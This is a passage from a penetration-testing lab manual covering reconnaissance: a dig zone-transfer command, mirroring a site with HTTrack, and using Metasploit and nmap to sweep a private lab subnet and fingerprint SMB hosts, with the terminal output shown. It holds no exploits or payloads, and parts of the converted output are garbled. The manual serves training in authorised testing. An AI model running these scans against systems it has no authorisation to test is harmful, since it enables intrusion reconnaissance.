
7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.

#### iv. Website Copier tool (HTTrack)


1. Download and Install the WinHTTrack Website Copier Tool from the website <http://www.httrack.com>. You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




2. HTTrack Website Copier tool installation.




3. Click Next




4. Enter a Project name, as in our case, **Testing\_Project**.




5. Click on Set Options button.




6. Go to Scan Rules Tab and Select options as required.




7. Enter the Web Address in the field and Click Next.




8. Click Next.




9. Click **Browse Mirrored Website.**



10. Select your favorite web browser.



Observe the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.



To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.

## v. Metasploit (for information gathering)

In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.

**Topology Information:** In this lab, we are running Metasploit Framework on a private network

10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

- 1- Open Kali Linux and Run Metasploit Framework.



- 2- Metasploit Framework initialization as shown below in the figure.

A screenshot of a terminal window titled "Terminal". The window shows the following text output:

```
File Edit View Search Terminal Help
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.y
ml
Creating initial database schema
[*] Starting the Metasploit Framework console...|
```

The terminal window has a standard window title bar with minimize, maximize, and close buttons. The text is displayed in a monospaced font.

```
msf > db_status
[*] postgresql connected to msf

// If your database is not connected, it means your database is not initiated. You will need to exit
msfconsole & restart the postgresql service.

// Performing nmap Scan for ping sweep on the subnet 10.10.50.0/24
msf > nmap -Pn -sS -A -oX Test 10.10.50.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.50.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 01:49 EDT
Stats: 0:04:31 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 01:53 (0:00:00 remaining)
Stats: 0:05:04 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 01:54 (0:00:00 remaining)
Stats: 0:06:21 elapsed; 247 hosts completed (8 up), 8 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 01:55 (0:00:00 remaining)
Nmap scan report for 10.10.50.1
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds
```

```
//Importing Nmap XML file
```

```
msf > db_import Test
```

```
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
```

```
Applications ▾ Places ▾ Terminal ▾ Thu 01:56
File Edit View Search Terminal Help
Terminal
Nmap scan report for 10.10.50.200
Host is up (0.000042s latency).
All 1000 scanned ports on 10.10.50.200 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds
msf > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
msf >
```

msf > hosts

Hosts								
=====								
Address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1		Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33		Windows 7			client		
10.10.50.200	Unknown		device					
10.10.50.202	00:0c:29:20:c4:a9		Windows 7			client		
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:ba:ac:aa		FreeBSD		6.X	device		

//Performing Services scan

msf > db\_nmap -sS -A 10.10.50.211

```

Applications ▾ Places ▾ Terminal ▾ Thu 02:02
[2] 2 Terminal
File Edit View Search Terminal Help
mount-
msf > db_nmap -sS -A 10.10.50.211
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 02:01 EDT
[*] Nmap: Nmap scan report for 10.10.50.211
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-2HMGPM3UAD7
[*] Nmap: | Not valid before: 2018-03-28T12:23:16
[*] Nmap: | Not valid after:  2018-09-27T12:23:16
[*] Nmap: |_ssl-date: 2018-04-26T06:01:58+00:00; -4s from scanner time.
[*] Nmap: MAC Address: 00:0C:29:BA:AC:AA (VMware)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): FreeBSD 6.X (85%)
[*] Nmap: OS CPE: cpe:/o:freebsd:freebsd:6.2
[*] Nmap: Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: -4s, deviation: 0s, median: -4s
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1    0.31 ms 10.10.50.211
[*] Nmap: OS and Service detection performed. Please report any incorrect results at ht

```

Observe the scan result showing different services, open and closed port information of live hosts.

msf > services

```

Applications ▾ Places ▾ Terminal ▾ Thu 02:05
Terminal
File Edit View Search Terminal Help
msf > services
      Shared Services
=====
host      port    proto   name          state   info
---      ---     ---     ---          ---     ---
10.10.50.1  22      tcp     ssh          open    Cisco SSH 1.25 protocol 1.5
10.10.50.1  23      tcp     telnet       open    Cisco router telnetd
10.10.50.1  5060    tcp     sip-proxy    open    Cisco SIP Gateway IOS 15.2.4.M4
10.10.50.1  5061    tcp     tcpwrapped   open
10.10.50.10 22      tcp     ssh          open    OpenSSH 5.6 protocol 2.0
10.10.50.10 80      tcp     http         open    VMware ESXi Server httpd
10.10.50.10 427     tcp     svrloc       open
10.10.50.10 443     tcp     ssl/http     open    VMware ESXi Server httpd
10.10.50.10 902     tcp     ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
10.10.50.10 5988    tcp     wbem-http   closed
10.10.50.10 5989    tcp     ssl/wbem    open    SBLIM Small Footprint CIM Broker
10.10.50.10 8000    tcp     http-alt     open
10.10.50.10 8100    tcp     tcpwrapped   open
10.10.50.10 8300    tcp     tmi         closed
10.10.50.11 22      tcp     ssh          open    OpenSSH 5.6 protocol 2.0
10.10.50.11 80      tcp     http         open    VMware ESXi Server httpd
10.10.50.11 427     tcp     svrloc       open
10.10.50.11 443     tcp     ssl/http     open    VMware ESXi Server httpd
10.10.50.11 902     tcp     ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
1A 1A 5A 11 5988    tcp     wbem-httn   closed

```

msf > use scanner/smb/smb\_version

msf auxiliary(scanner/smb/smb\_version) > show options

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier
SMBDomain.	no		The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as
THREADS	1	yes	The number of concurrent threads


```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
```

```
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
```

```
msf auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	10.10.50.100-211	yes	The target address range or CIDR identifier
SMBDomain.	.	no	The Windows domain to use for authentication
SMBPass	.	no	The password for the specified username
SMBUser	.	no	The username to authenticate as
THREADS	100	yes	The number of concurrent threads



The screenshot shows a terminal window titled "Terminal". The window contains the following Metasploit session:

```

File Edit View Search Terminal Help

msf > use scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            .           yes       The target address range or CIDR identifier
      SMBDomain        .           no        The Windows domain to use for authentication
      SMBPass          .           no        The password for the specified username
      SMBUser          .           no        The username to authenticate as
      THREADS          1           yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS          10.10.50.100-211  yes       The target address range or CIDR identifier
      SMBDomain        .           no        The Windows domain to use for authentication
      SMBPass          .           no        The password for the specified username
      SMBUser          .           no        The username to authenticate as
      THREADS          100          yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) >
  
```

msf auxiliary(scanner/smb/smb\_version) > run

```
Terminal
File Edit View Search Terminal Help
msf auxiliary(scanner/smb/smb_version) > run
[+] 10.10.50.100:445 - Host is running Windows 7 Professional SP1 (build:7601)
(name:WIN7-PC) (workgroup:WORKGROUP )
[+] 10.10.50.202:445 - Host is running Windows 7 Professional SP1 (build:7601)
(name:WIN7-1-PC) (workgroup:WORKGROUP )
[*] Scanned 24 of 112 hosts (21% complete)
[*] Scanned 28 of 112 hosts (25% complete)
[*] Scanned 76 of 112 hosts (67% complete)
[*] Scanned 79 of 112 hosts (78% complete)
[*] Scanned 81 of 112 hosts (72% complete)
[*] Scanned 103 of 112 hosts (91% complete)
[*] Scanned 110 of 112 hosts (98% complete)
[*] Scanned 111 of 112 hosts (99% complete)
[*] Scanned 112 of 112 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

msf auxiliary(scanner/smb/smb\_version) > hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1	vc.ooredoocloud.qa	Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33	WIN7-PC	Windows 7	Professional	SP1	client		
